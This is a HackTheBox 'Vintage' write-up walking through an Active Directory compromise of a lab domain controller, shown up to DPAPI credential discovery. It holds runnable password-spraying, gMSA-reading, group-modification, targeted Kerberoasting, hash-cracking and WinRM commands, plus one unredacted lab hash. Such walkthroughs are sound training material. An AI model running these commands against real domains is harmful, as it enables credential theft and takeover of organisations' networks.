
HackTheBox: Vintage
This box is rated hard difficulty on HTB. It involves us enumerating a pre-created machine account whose password is the same as its samAccountName value. From there, we read another machine account’s gMSA password which is leveraged into adding ourselve to a privileged group and re-enabling a service account. A targeted Kerberoast allows us to crack its hash and recover the plaintext password that is used in a password spray to gain access to a user account. Grabbing a shell over WinRM lets us discover a stored credential that is DPAPI encrypted and after decrypting it offline with a master key, we get a password for a privileged account. Finally, we add a previously owned service account to a group configured for Resource-Based Constrained Delegation eventually granting us DCSync rights on the domain.
Host Scanning
I begin with an Nmap scan against the target IP to find all running services on the host; Repeating the same for UDP yields the typical AD ports.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
└─$ sudo nmap -p53,88,135,139,389,445,464,593,636,3268,3269,5985,9389 -sCV 10.129.231.205 -oN fullscan-tcp

Starting Nmap 7.98 ( https://nmap.org ) at 2026-07-06 14:23 -0400
Nmap scan report for 10.129.231.205
Host is up (0.058s latency).

PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-07-06 18:23:16Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: vintage.htb, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: vintage.htb, Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp open  mc-nmf        .NET Message Framing
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2026-07-06T18:23:24
|_  start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
|_clock-skew: -5s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 52.91 seconds
Looks like a Windows machine with Active Directory components installed on it, more specifically a Domain Controller. We can find the Fully Qualified Domain Name of DC01.VINTAGE.HTB which Is added to my /etc/hosts file. Since there are no web servers up and running, I’ll mainly focus on SMB, Kerberos, and LDAP to gather information initially to grab a foothold.
Service Enumeration
This box is an assumed breach scenario, meaning we start with low-privileged credentials which I use to enumerate SMB shares.
1
2
3
└─$ nxc smb DC01.VINTAGE.HTB -u 'P.Rosa' -p 'Rosaisbest123'

└─$ nxc smb DC01.VINTAGE.HTB -u 'P.Rosa' -p 'Rosaisbest123' -k --shares

Validating these creds reveals that NTLM authentication has been disabled for this machine. Going forward we’ll either have to use a ccache file obtained by grabbing a TGT from the Domain Controller’s KDC, or just add a -k flag for tools that support Kerberos-based authentication.

There are only standard DC shares available which don’t contain anything interesting. I’ll also test for Kerberoasting and AS-REP Roasting to see if we can gain access to another account’s hash.
1
2
3
└─$ nxc ldap DC01.VINTAGE.HTB -u 'P.Rosa' -p 'Rosaisbest123' -k --kerberoasting kerbout.txt

└─$ nxc ldap DC01.VINTAGE.HTB -u 'P.Rosa' -p 'Rosaisbest123' -k --asreproast asrepout.txt
Mapping Domain with BloodHound

Nothing returns from those attempts so I move to using BloodHound-Python in order to collect JSON data on the domain so we can map it via BloodHound.
1
2
3
└─$ bloodhound-python -c all -d vintage.htb -u 'P.Rosa' -p 'Rosaisbest123' -ns 10.129.231.205

└─$ sudo bloodhound

Checking our current user’s permissions shows that we don’t have access to any outbound object control or have membership in any interesting groups either.
Given that we pretty much only have a list of users on the domain and one valid password, I start spraying that password and others in a custom wordlist across the domain, hoping for a successful attempt. We can quickly make a wordlist of usernames by extracting the name field from the BloodHound User data with jq and awk commands.
1
2
3
4
5
6
7
8
9
10
11
12
13
└─$ jq -r '.data[].Properties.name' 20260706143456_users.json | awk -F'@' '{print $1}' > users.txt

└─$ head users.txt
NT AUTHORITY
L.BIANCHI_ADM
GMSA01$
C.NERI_ADM
SVC_LDAP
SVC_ARK
SVC_SQL
P.ROSA
C.NERI
G.VIOLA
Exploitation
Password Spraying
Then we can use NetExec to password spray over SMB this time, making sure to specify Kerberos authentication and the --continue-on-success flag so it doesn’t stop after P.Rosa’s account.
1
└─$ nxc smb DC01.VINTAGE.HTB -u users.txt -p 'Rosaisbest123' -k --continue-on-success

Unfortunately that yields no results either, all either failing due to the pre-authentication being wrong or the account revoking any sign-on outright. At this point I head back to the BloodHound data and find another computer account for the File System server (FS01).
Pre-Created Computer Accounts
When an admin pre-creates a computer account - staging it via net computer, PowerShell’s New-ADComputer, or similar before the target host actually joins the domain - AD has to populate the account’s password immediately, since it can’t leave it blank. Rather than generating a random secret, AD deterministically initializes the password to the lowercased samAccountName with the trailing $ stripped (e.g., a computer named WORKSTATION01$ gets an initial password of workstation01). That value stays valid until the real machine performs its actual domain join and negotiates a proper randomized machine password (which then rotates automatically every 30 days by default).
While collecting data on the domain for BH, I noticed that it attempted to connect to the FS01 server but failed a DNS resolution since we didn’t get an IP for it. Checking to see if this computer account still holds the pre-created password initialized during staging actually succeeds, giving us access to FS01$.
Crucially, we need to make sure any alphabetical letters are lowercase as that’s how AD automatically populates the password before being joined to a domain and managed.
1
2
3
└─$ nxc smb DC01.VINTAGE.HTB -u 'FS01$' -p 'fs01' -k

└─$ nxc smb DC01.VINTAGE.HTB -u 'FS01$' -p 'FS01' -k

Reading gMSA Password
With access to this FS01$, I head back to BloodHound to check for outbound object control under this account. I end up finding that accounts in the Domain Computers group can use their membership to read a gMSA computer account password.

gMSAs (Group Managed Service Accounts) exist to solve the age-old problem of service account password management - before gMSAs, admins had to manually set and rotate service account passwords, and those passwords often got embedded in scripts, configs, or scheduled tasks, sitting there in plaintext or reversible encryption indefinitely. A gMSA offloads that entirely to AD: the DC automatically generates and rotates a 240-byte random password every 30 days by default, and only members of an authorized principal group (specified in msDS-GroupMSAMembership) can even retrieve that password via the msDS-ManagedPassword attribute - no human ever needs to know or set it.
We can use the --gmsa flag provided by NetExec with our new credentials to read its NTLM hash.
1
└─$ nxc ldap DC01.VINTAGE.HTB -u 'FS01$' -p 'fs01' -k --gmsa

Service Accounts Takeover
Repeating the process of searching for outbound object control for controlled accounts reveals a path to takeover the members of the Service Accounts group via GenericAll. The pathfinding tool prints this in a clean graph, making things easier to visualize.

By themselves these accounts don’t hold any crazy permissions and also aren’t apart of the Remote Management Users group, meaning we can’t get a shell over WinRM. However, interestingly enough the SVC_SQL account has been disabled.


I’ll use BloodyAD in order to add ourselves to the Service Managers group and then enable the SVC_SQL user once again. We should first grab a TGT for the gMSA01$ account since NTLM auth is disabled and providing a hash for Kerberos authentication isn’t all that widely supported.
1
2
3
4
5
└─$ impacket-getTGT -hashes ':[REDACTED]' 'VINTAGE.HTB/gMSA01$@dc01.VINTAGE.HTB'

└─$ export KRB5CCNAME=gMSA01\$@dc01.VINTAGE.HTB.ccache

└─$ bloodyad -k -d 'vintage.htb' --dc-ip 10.129.231.205 --host dc01.vintage.htb add groupMember 'ServiceManagers' 'gMSA01$'

Now we can grab an updated TGT holding our new group membership and use it to remove the disabled account property flag from the SVC_SQL user. BloodyAD’s documentation gives us the correct command structure to perform this action.
1
2
3
4
5
└─$ impacket-getTGT -hashes ':[REDACTED]' 'VINTAGE.HTB/gMSA01$@dc01.VINTAGE.HTB'

└─$ export KRB5CCNAME=gMSA01\$@dc01.VINTAGE.HTB.ccache

└─$ bloodyad -k -d 'vintage.htb' --dc-ip 10.129.231.205 --host dc01.vintage.htb remove uac 'SVC_SQL' -f ACCOUNTDISABLE
Taking some time to think, BloodHound should’ve picked up on any permissions we hold and the fact that this account was disabled has been bugging me. We can however, use our GenericAll permissions over the three service accounts to perform a targeted Kerberoasting attack and attempt to crack their hashes.
Targeted Kerberoasting exploits the fact that any authenticated user can request a service ticket (TGS) for an account with a registered SPN, and that ticket comes back encrypted with the service account’s password hash - but instead of blindly roasting every SPN-bearing account in the domain (which is noisy and often nets low-value accounts), we use BloodHound/LDAP enumeration first to identify high-privilege targets (admins, accounts with dangerous ACEs, or accounts sitting in privileged groups) and roast only those. This lets us focus cracking effort where it actually matters and cuts down the number of TGS-REQ events (4769) we generate, since spraying requests against every SPN in the domain is a much bigger detection footprint than a handful of targeted ones.

I’ll first use BloodyAD to set an arbitrary SPN for the three accounts.
1
2
3
4
5
6
7
8
9
└─$ impacket-getTGT -hashes ':03d5bd36d009a6b2d96367b1b4431a12' 'VINTAGE.HTB/gMSA01$@dc01.VINTAGE.HTB'

└─$ export KRB5CCNAME=gMSA01\$@dc01.VINTAGE.HTB.ccache

└─$ bloodyad -k -d 'vintage.htb' --dc-ip 10.129.231.205 --host dc01.vintage.htb set object 'SVC_SQL' servicePrincipalName -v cbev/svc_sql

└─$ bloodyad -k -d 'vintage.htb' --dc-ip 10.129.231.205 --host dc01.vintage.htb set object 'SVC_LDAP' servicePrincipalName -v cbev/svc_ldap

└─$ bloodyad -k -d 'vintage.htb' --dc-ip 10.129.231.205 --host dc01.vintage.htb set object 'SVC_ARK' servicePrincipalName -v cbev/svc_ark
Hash Cracking
Next I’ll use Impacket’s GetUserSPNs.py script to request a TGS for those three, resulting in three separate KRB5TGS hashes we can crack offline.
Note: This machine has an automated script running to reset any changes made to certain account’s such as SVC_SQL to prevent being locked out of steps. If you’re unable to request a ticket, it may be because the account has been reverted to being disabled.
1
└─$ impacket-GetUserSPNs -dc-ip 10.129.231.205 -dc-host dc01.vintage.htb -hashes ':[REDACTED]' 'vintage.htb/gMSA01$@dc01.vintage.htb' -k -request -outputfile hashes


Sending them over to Hashcat or JohnTheRipper to retrieve the plaintext variants succeeds for the SVC_SQL account, showing why it was probably disabled.
1
└─$ john hashes --wordlist=/opt/seclists/rockyou.txt
Initial Foothold
Although we now have the password for this account, it doesn’t change the fact that it lacks any interesting permissions to escalate our domain privileges. That being said, I’ll spray this newly recovered password across the domain in order to check for password reuse anywhere.
1
└─$ nxc smb DC01.VINTAGE.HTB -k -u users.txt -p '[REDACTED]' --continue-on-success


This succeeds for one other user account (who might’ve set it in the first place). Checking BloodHound reveals that not only do they have sufficient access to grab a shell via WinRM, there is Administrator version for it which is likely to have a connection between the two.
If we think about how a typical workday would look, we can infer that this employee uses the regular account for day-to-day operations and things that don’t require special permissions. They may also need to utilize the Administrative account for certain actions (such as configuring a service account’s password) which may just cache the used credential somewhere on the machine. Once we get a shell, it would be a good idea to search for any places that either AD or the user themselves would’ve saved secrets in.
We can grab a TGT and use it alongside Evil-WinRM to get a foothold on the DC. To do so, we must update our Kerberos config file to contain the correct information needed to make requests as well. I’ll use NetExec’s --generate-krb5-file to automatically make one and as well as a TGT then export them for later use.
I tried using Impacket’s getTGT.py script to obtain a valid ticket for this user, but it kept denying on the fact that Kerberos pre-authentication was failing, even though all the information was correct. When this happens, it’s generally best to use another tool for the same if you don’t have the time or desire to debug what’s happening under the hood.
1
2
3
4
5
6
7
8
9
└─$ nxc smb DC01.VINTAGE.HTB -k -u 'C.Neri' -p '[REDACTED]' --generate-krb5-file krb5.conf

└─$ export KRB5_CONFIG=krb5.conf

└─$ nxc smb DC01.VINTAGE.HTB -k -u 'C.Neri' -p '[REDACTED]' --generate-tgt c.neri.ccache

└─$ export KRB5CCNAME=c.neri.ccache

└─$ evil-winrm -i dc01.vintage.htb -r vintage.htb

At this point we can grab the user flag from their Desktop folder and begin looking at ways to escalate privileges towards Administrator.
Privilege Escalation

If we try to dump any stored secrets in the Credential Manager, nothing gets listed. There is a caveat with running this via Evil-WinRM though; In the past I’ve tried to run commands that should’ve succeeded but end up failing due to lack of support through this shell or because we have a “remote” session. I’m not very sure as to why certain commands fail but my default test is to run systeminfo against the machine, which ends up throwing an “Access is denied” error.
1
2
3
PS> cmdkey /list

PS> systeminfo

Unfortunately for us, Windows Defender is alive and well on this machine, which will block almost every out-of-the-box reverse shell and known malicious programs such as RunasCs or payloads generated with Msfvenom.
1
2
3
PS> dir "C:\Program Files"

PS> 'AMSI Test Sample: 7e72c3ce-861b-4339-8740-0ac1484c1386'
Decrypting DPAPI Stored Credential
We can also check this user’s AppData folder for any credential files that would be DPAPI encrypted. This reveals a stored credential under C:\Users\C.Neri\appdata\roaming\Microsoft\Credentials as well as the master key located in C:\Users\C.Neri\appdata\roaming\Microsoft\Protect\S-1–5–21–4024337825–2033394866–2055507597–1115.
